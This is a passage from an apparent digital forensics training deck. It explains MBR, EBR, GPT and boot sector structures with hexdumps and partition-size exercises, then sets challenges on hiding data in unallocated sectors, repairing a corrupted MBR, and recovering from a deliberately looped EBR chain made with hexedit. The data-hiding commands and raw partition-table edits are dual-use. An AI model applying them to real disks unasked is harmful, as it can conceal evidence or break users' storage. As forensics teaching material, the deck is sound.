Cylinder 1: Head 0:  13 14 15 16 17|01 02 03 04 05 06 07 08 09 10 11 12
```

5.5 LBA - Logical Block Addressing



5.6 MBR - Master Boot Record

```
# dd if=/dev/sdc bs=512 count=1 skip=0 |xxd

0000000: fab8 0010 8ed0 bc00 b0b8 0000 8ed8 8ec0   ................
0000016: fbbe 007c bf00 06b9 0002 f3a4 ea21 0600   ...|.........!..
0000032: 00be be07 3804 750b 83c6 1081 fefe 0775   ....8.u........u
0000048: f3eb 16b4 02b0 01bb 007c b280 8a74 018b   .........|...t..
0000064: 4c02 cd13 ea00 7c00 00eb fe00 0000 0000   L.....|.........
0000080: 0000 0000 0000 0000 0000 0000 0000 0000   ................
0000096: 0000 0000 0000 0000 0000 0000 0000 0000   ................
...
...
0000432: 0000 0000 0000 0000 9af0 0200 0000 0020   ...............
0000448: 2100 0b1b 0299 0008 0000 0080 2500 00a8   !...........%...
0000464: 01a8 071a b327 0058 2900 00c0 5d00 001a   .....'.X)...]...
0000480: b427 076c dad2 0018 8700 00c0 6800 0000   .'.l........h...
0000496: 0000 0000 0000 0000 0000 0000 0000 55aa   ..............U.
```

000 – 439	0x000 – 0x1B7	Boot code
440 – 443	0x1B8 – 0x1BB	Disc signature
444 – 445	0x1BC – 0x1BD	Reserved
446 – 509	0x1BE – 0x1FD	Partitiontable
510 – 511	0x1FE – 0x1FF	0x55 0xAA

5.6 MBR - DOS Partition Table

```
# dd if=/dev/sdc bs=512 count=1 skip=0 |xxd

0000000: fab8 0010 8ed0 bc00 b0b8 0000 8ed8 8ec0   ................
0000016: fbbe 007c bf00 06b9 0002 f3a4 ea21 0600   ...|.........!..
0000032: 00be be07 3804 750b 83c6 1081 fefe 0775   ....8.u........u
0000048: f3eb 16b4 02b0 01bb 007c b280 8a74 018b   .........|...t..
0000064: 4c02 cd13 ea00 7c00 00eb fe00 0000 0000   L.....|.........
0000080: 0000 0000 0000 0000 0000 0000 0000 0000   ................
0000096: 0000 0000 0000 0000 0000 0000 0000 0000   ................
...
...
0000432: 0000 0000 0000 0000 9af0 0200 0000 0020   ...............
0000448: 2100 0b1b 0299 0008 0000 0080 2500 00a8   !...........%...
0000464: 01a8 071a b327 0058 2900 00c0 5d00 001a   .....'.X)...]...
0000480: b427 076c dad2 0018 8700 00c0 6800 0000   .'.l........h...
0000496: 0000 0000 0000 0000 0000 0000 0000 55aa   ..............U.
```

```
Partitiontable:
  Offset: 0      Size: 1 Value: 0x80     ---> Bootable
  Offset: 1      Size: 3 Value:          ---> Starting CHS address
  Offset: 4      Size: 1 Value: 0x0b     ---> FAT32
                                 0x07     ---> NTFS
  Offset: 5      Size: 3 Value:          ---> Ending CHS address
  Offset: 8      Size: 4 Value:          ---> Starting LBA address
  Offset:12      Size: 4 Value:          ---> LBA size in sectors
```

5.6 MBR - DOS Partition Table

```
0000432: 0000 0000 0000 0000 9af0 0200 0000 0020  ................
0000448: 2100 0b1b 0299 0008 0000 0080 2500 00a8  !...........%...
0000464: 01a8 071a b327 0058 2900 00c0 5d00 001a  .....'.X)...]...
0000480: b427 076c dad2 0018 8700 00c0 6800 0000  .'.l........h...
0000496: 0000 0000 0000 0000 0000 0000 0000 55aa  ..............U.

Partitiontable:
  Offset: 0      Size: 1 Value: 0x80     --> Bootable
  Offset: 1      Size: 3 Value:          --> Starting CHS address
  Offset: 4      Size: 1 Value: 0x0b     --> FAT32
                                 0x07     --> NTFS
  Offset: 5      Size: 3 Value:          --> Ending CHS address
  Offset: 8      Size: 4 Value:          --> Starting LBA address
  Offset:12      Size: 4 Value:          --> LBA size in sectors

Addressable space:
  CHS: echo $((2**8 * 2**6 * 2**10 * 512 / 1024**2))  ==  8192 MByte
  LBA: echo $((2**32 * 512 / 1024**3))                ==  2048 GByte
```

- Exercise: Calculate the size of the partitions
  1. Take LBA size
  2. Apply Little Endian
  3. Apply sector size

5.6 MBR - DOS Partition Table

```
0000432: 0000 0000 0000 0000 9af0 0200 0000 0020  ................
0000448: 2100 0b1b 0299 0008 0000 0080 2500 00a8  !...........%...
0000464: 01a8 071a b327 0058 2900 00c0 5d00 001a  .....'.X)...]...
0000480: b427 076c dad2 0018 8700 00c0 6800 0000  .'.l........h...
0000496: 0000 0000 0000 0000 0000 0000 55aa  ..............U.
```

- Exercise: Calculate the size if the partitions

	LBA size	Little Endian		Sector size		
Part1:	0x00802500	0x00258000	2457600	* 512	1258291200	1.2 GB
Part2:	0x00c05d00	0x005dc000	6144000	* 512	3145728000	3.0 GB
Part3:	0x00c06800	0x0068c000	6864896	* 512	3514826752	3.4 GB


- Demo: Change partition type with hexeditor

  `fdisk -l /dev/sdb; hexedit /dev/sdb; F2, CTRL+x`

- Exercise: Find password in unused space before first partition

5.7 EBR - Extended Partitions

```
MBR:   000001b0: 0000 0000 0000 0000 d7b8 0cae 0000 0014
       000001c0: 0904 050f 823e 0008 0000 0000 0400 0000
```




```
EBR_01:  001001b0: 0000 0000 0000 0000 0000 0000 0000 0029
         001001c0: 0708 0717 0a2c 0008 0000 0040 0000 0018
         001001d0: 012c 051f 4206 0048 0000 0088 0100 0000

         EBR_02:  00A001B0: 0000 0000 0000 0000 0000 0000 0000 002C
                  00A001C0: 0930 071F 4206 0008 0000 0080 0100 001F
                  00A001D0: 4306 0503 8228 00D0 0100 0008 0200 0000

                  EBR_03:  03B001B0: 0000 0000 0000 0000 0000 0000 0000 0006
                           03B001C0: 410B 0703 8228 0008 0000 0000 0200 0000
                           03B001D0: 0000 0000 0000 0000 0000 0000 0000 0000
```


5.8 GPT - GUID Partition Table

- BIOS $\rightarrow$ UEFI - Unified Extensible Firmware Interface
- GUID - Globally Unique Identifier for each partition

  $\rightarrow$ GUID Partition Table
- Protective MBR at LBA0
  - One single entry covering the entire disk
  - Partition type 0xEE
    if 0xEE unknown $\rightarrow$ Not empty $\rightarrow$ Not formatted
- GPT header at LBA1
- GPT entries at LBA2 $\rightarrow$ LBA34
- GPT entries: 128 Bytes
- GPT backup at end of disk

5.8 GPT - GUID Partition Table

Figure: Image (c) wikipedia.org - Image used solely for illustration purposes



5.9 VBR - Volume Boot Record - Boot Sector

```
# dd if=/dev/sdc1 bs=512 count=1 skip=0 |xxd

0000000: eb58 906d 6b64 6f73 6673 0000 0208 2000  .X.mkdosfs.... .     # 0xeb 0x58 0x90
0000010: 0200 0000 00f8 0000 3e00 f800 0000 0000  ........>.......     # JMP  2+88 NOP
0000030: 0100 0600 0000 0000 0000 0000 0000 0000  ................
0000040: 0000 29a2 20e9 9c46 4154 2020 2020 2020  ..). ..FAT
0000050: 2020 4641 5433 3220 2020 0e1f be77 7cac    FAT32   ...w|.
0000060: 22c0 740b 56b4 0ebb 0700 cd10 5eeb f032  ".t.V.......^..2
...
...
00001f0: 0000 0000 0000 0000 0000 0000 0000 55aa  ..............U.
```

```
0 - 2              Size:   3    Jump to bootstrap code
3 - 10             Size:   8    OEM-ID: mkdosfs
11 - 12            Size:   2    Bytes per sector: 0x0002 -> 0x0200 (little endian)-> 512
13 (0xD)           Size:   1    Sectors per cluster: 0x08 -> 4096 bytes per cluster
50 (0x32) - 51     Size:   2    Boot sector backup: 0x0600 -> 0x0006 -> at sector 6
67 (0x43) - 70     Size:   4    Volume serial number: 0xa220e99c -> 0x9ce920a2
71 (0x47)          Size:  11    Volume label: FAT
82 (0x52)          Size:   8    Partition type: FAT32
90 (0x5A)- 509 (0x1FD)          Bootstrap code
510 (0x1FE)        Size:   2    Signature: 0x55AA
```

- Demo: Sleuthkit tools: `mmstat`, `mmls`, `fsstat`

CIRCL
FORENSICS Training

6. Forensics Challenges

6.1 Hide and recover data

- Situation:
  - USB stick image
  - One partition
  - Several unallocated sectors
- Challenge:
  - Hide a message in unallocated sector
  - Recover the message
  - Hide a binary in unallocated sectors
  - Recover the binary

6.1 Hide and recover data

1. Hide message in the last (unallocated) sector

```
echo -n "My secret message" | dd of=mbr_ex.raw seek=262143 status=none conv=notrunc
```

2. Read message from the last (unallocated) sector

```
dd if=mbr_ex.raw skip=262143 status=none | xxd | less
dd if=mbr_ex.raw skip=262143 status=none | strings
```

3. Hide a binary file between MBR and 1th partition

```
dd if=/bin/dd of=mbr_ex.raw seek=3 conv=notrunc
    76000 bytes (76 kB, 74 KiB) copied, 0,00173009 s, 43,9 MB/s
```

4. Recover the hidden binary file

```
dd if=mbr_ex.raw skip=0 count=4 | xxd | less

dd if=mbr_ex.raw bs=1 skip=$((3*512)) count=76000 of=ddddd.exe
    76000 bytes (76 kB, 74 KiB) copied, 0,12853 s, 591 kB/s

md5sum ddddd.exe /bin/dd
    36a70f825b8b71a3d9ba3ac9c5800683  ddddd.exe
    36a70f825b8b71a3d9ba3ac9c5800683  /bin/dd
```

6.2 Recovering corrupt MBR

- Situation:
  - USB stick image
  - Several partitions available
  - At least one partition do not mount
- Challenge:
  - Examine the partition table
  - Find the first sector of the partition
  - Fix the Master Boot Record - MBR
  - Analyze the other offsets
  - Analyze unallocated sectors

6.2 Recovering corrupt MBR

1. Examine the partition table

```
$ fdisk -l mbr/mbr_ex.raw
    Sector size (logical/physical): 512 bytes / 512 bytes
    Disklabel type: dos
    Disk identifier: 0x9392806f

    Device           Boot  Start    End Sectors Size Id Type
    mbr/mbr_ex.raw1        2050  67585   65536  32M  c W95 FAT32 (LBA)
    mbr/mbr_ex.raw2       67586 133119   65534  32M  c W95 FAT32 (LBA)
    mbr/mbr_ex.raw3      133120 262142  129023  63M  c W95 FAT32 (LBA)


$ mmls mbr/mbr_ex.raw
    DOS Partition Table
    Offset Sector: 0
    Units are in 512-byte sectors

          Slot      Start        End          Length       Description
    000:  Meta      0000000000   0000000000   0000000001   Primary Table (#0)
    001:  ------    0000000000   0000002049   0000002050   Unallocated
    002:  000:000   0000002050   0000067585   0000065536   Win95 FAT32 (0x0c)
    003:  000:001   0000067586   0000133119   0000065534   Win95 FAT32 (0x0c)
    004:  000:002   0000133120   0000262142   0000129023   Win95 FAT32 (0x0c)
    005:  ------    0000262143   0000262143   0000000001   Unallocated
```

6.2 Recovering corrupt MBR

2. Investigate start of 1th partition

```
dd if=mbr/mbr_ex.raw skip=2050 count=1 status=none | xxd | less
dd if=mbr/mbr_ex.raw skip=2047 count=4 status=none | xxd | less
```

Fix LBA Start vaule of 1th partition entry

Calculation: 2048 = 0x00000800 => little endian: 0X00080000
Replace 0X02080000 with 0X00080000

```
hexedit -l 16 mbr/mbr_ex.raw
000001C0   21000C34  30040008  00000000  01000033
```

Review partition table and file system stats

```
mmls mbr/mbr_ex.raw
          Slot      Start        End          Length       Description
000:  Meta      0000000000   0000000000   0000000001   Primary Table (#0)
001:  -------   0000000000   0000002047   0000002048   Unallocated
002:  000:000   0000002048   0000067583   0000065536   Win95 FAT32 (0x0c)
003:  -------   0000067584   0000067585   0000000002   Unallocated
004:  000:001   0000067586   0000133119   0000065534   Win95 FAT32 (0x0c)
005:  000:002   0000133120   0000262142   0000129023   Win95 FAT32 (0x0c)
006:  -------   0000262143   0000262143   0000000001   Unallocated
```

6.2 Recovering corrupt MBR

3. Investigate end of 1th and start of 2nd partition

```
fsstat -o 2048 mbr/mbr_ex.raw
    File System Type: FAT16
    Total Range: 0 - 65535
    ....
    --> Size of partition 1 is okay


sigfind -o 510 -l AA55 mbr/mbr_ex.raw
    Block: 0 (-)
    Block: 2048 (+2048)
    Block: 67586 (+65538)
    Block: 133120 (+65534)


fsstat -o 67586 mbr/mbr_ex.raw
    File System Type: FAT16
    Total Range: 0 - 65533
    ....
    --> Start of partition 2 is okay
    --> There are 2 unallocated sectors in between
    --> Size of partition 2 is okay
```

Investigate the sectors

```
dd if=mbr/mbr_ex.raw skip=67583 count=4 | xxd | less
```

6.2 Recovering corrupt MBR

```
005:  000:002   0000133120   0000262142   0000129023   Win95 FAT32 (0x0c)
006:  --------  0000262143   0000262143   0000000001   Unallocated
```

4. Investigate 3rd partition

```
sigfind -o 510 -l AA55 mbr/mbr_ex.raw
    Block: 0 (-)
    Block: 2048 (+2048)
    Block: 67586 (+65538)
    Block: 133120 (+65534)


fsstat -o 133120 mbr/mbr_ex.raw
    File System Type: FAT16
    Total Range: 0 - 129022
    ....
    --> Start of partition 3 is okay
    --> Size of partition 3 is okay
    --> There is 1 unallocated sector at end of disk
```

Investigate the last 2 sectors of disk

```
dd if=mbr/mbr_ex.raw skip=262142 | xxd | less
```

6.3 Lost in Hyperspace: USB stick investigation

- Situation:
  - USB stick image with one extended partition
  - Some logical partitions available
  - Countles partitions get mounted

- Challenge:
  - Analyze USB stick with standard tools
  - Analyze MBR with a hexeditor
  - Discover whats going wrong
  - Fix the broken values

6.3 Lost in Hyperspace: USB stick investigation


USB stick before manipulation:

```
# dmesg -T
     [Do Jan 23 21:40:07 2020] sd 1:0:0:0: [sdb] 250068992 512-byte logical blocks:
     [Do Jan 23 21:40:07 2020]  sdb: sdb1 < sdb5 sdb6 sdb7 >

# fdisk -l /dev/sdb
     Device     Boot  Start    End Sectors  Size Id Type
     /dev/sdb1         2048 264191  262144  128M  5 Extended
     /dev/sdb5         4096  20479   16384    8M  7 HPFS/NTFS/exFAT
     /dev/sdb6        22528 120831   98304   48M  7 HPFS/NTFS/exFAT
     /dev/sdb7       122880 253951  131072   64M  7 HPFS/NTFS/exFAT

# mount              /dev/sdb7 on /media/michael/DFIR
                     /dev/sdb6 on /media/michael/CIRCL
                     /dev/sdb5 on /media/michael/test

# df -ha | grep sdb
     /dev/sdb7             64M  2,5M   62M   4% /media/michael/DFIR
     /dev/sdb6             48M  2,5M   46M   6% /media/michael/CIRCL
     /dev/sdb5            8,0M  2,5M  5,6M  31% /media/michael/test
```

Manipulation 4 bytes:

```
# hexedit /dev/sdb
     .....
     03B001C0   41 0B 07 03  82 28 00 08  00 00 00 00  02 00 00 00  A....(..........
     03B001D0   00 00 05 00  00 00 00 48  00 00 00 88  01 00 00 00  .......H........
```

6.3 Lost in Hyperspace: WTF



6.3 Lost in Hyperspace: USB stick investigation

```
$ fdisk -l /dev/sdb

      Device          Boot   Start     End  Sectors   Size Id Type
      /dev/sdb1              2048  264191   262144   128M  5 Extended
      /dev/sdb5              4096   20479    16384     8M  7 HPFS/NTFS/exFAT
      /dev/sdb6             22528  120831    98304    48M  7 HPFS/NTFS/exFAT
      /dev/sdb7            122880  253951   131072    64M  7 HPFS/NTFS/exFAT
      /dev/sdb8             22528  120831    98304    48M  7 HPFS/NTFS/exFAT
      /dev/sdb9            122880  253951   131072    64M  7 HPFS/NTFS/exFAT
            .....
            .....
      /dev/sdb56            22528  120831    98304    48M  7 HPFS/NTFS/exFAT
      /dev/sdb57           122880  253951   131072    64M  7 HPFS/NTFS/exFAT
      /dev/sdb58            22528  120831    98304    48M  7 HPFS/NTFS/exFAT
      /dev/sdb59           122880  253951   131072    64M  7 HPFS/NTFS/exFAT
      /dev/sdb60            22528  120831    98304    48M  7 HPFS/NTFS/exFAT

$ mount
            .....
      /dev/sdb79 on /media/michael/DFIR25
      /dev/sdb82 on /media/michael/CIRCL28
      /dev/sdb86 on /media/michael/CIRCL33
            .....
            .....
      /dev/sdb162 on /media/michael/CIRCL68
      /dev/sdb163 on /media/michael/DFIR73
      /dev/sdb166 on /media/michael/CIRCL64
```

6.3 Lost in Hyperspace: USB stick investigation


Do further investigations:

```
$ df -ha

      .....
/dev/sdb157      64M  2,5M   62M   4% /media/michael/DFIR72
/dev/sdb158      48M  2,5M   46M   6% /media/michael/CIRCL63
/dev/sdb159      64M  2,5M   62M   4% /media/michael/DFIR69
/dev/sdb160      48M  2,5M   46M   6% /media/michael/CIRCL67
/dev/sdb162      48M  2,5M   46M   6% /media/michael/CIRCL68
/dev/sdb163      64M  2,5M   62M   4% /media/michael/DFIR73
      .....

$ mmls /dev/sdb                    --> Nothing... WTF?
```

Any ideas how to proceed?


→ Use hexeditor to read the partition table

6.3 Lost in Hyperspace: Solution step 1




```
EBR_01:   001001b0: 0000 0000 0000 0000 0000 0000 0000 0029
          001001c0: 0708 0717 0a2c 0008 0000 0040 0000 0018
          001001d0: 012c 051f 4206 0048 0000 0088 0100 0000

          EBR_02:   00A001B0: 0000 0000 0000 0000 0000 0000 0000 002C
                    00A001C0: 0930 071F 4206 0008 0000 0080 0100 001F
                    00A001D0: 4306 0503 8228 00D0 0100 0008 0200 0000

                    EBR_03:   03B001B0: 0000 0000 0000 0000 0000 0000 0000 0006
                              03B001C0: 410B 0703 8228 0008 0000 0000 0200 0000
                              03B001D0: 0000 0000 0000 0000 0000 0000 0000 0000
```

6.3 Lost in Hyperspace: Solution step 2




```
EBR_01:  001001b0: 0000 0000 0000 0000 0000 0000 0000 0029
         001001c0: 0708 0717 0a2c 0008 0000 0040 0000 0018
         001001d0: 012c 051f 4206 0048 0000 0088 0100 0000

         EBR_02:  00A001B0: 0000 0000 0000 0000 0000 0000 0000 002C
                  00A001C0: 0930 071F 4206 0008 0000 0080 0100 001F
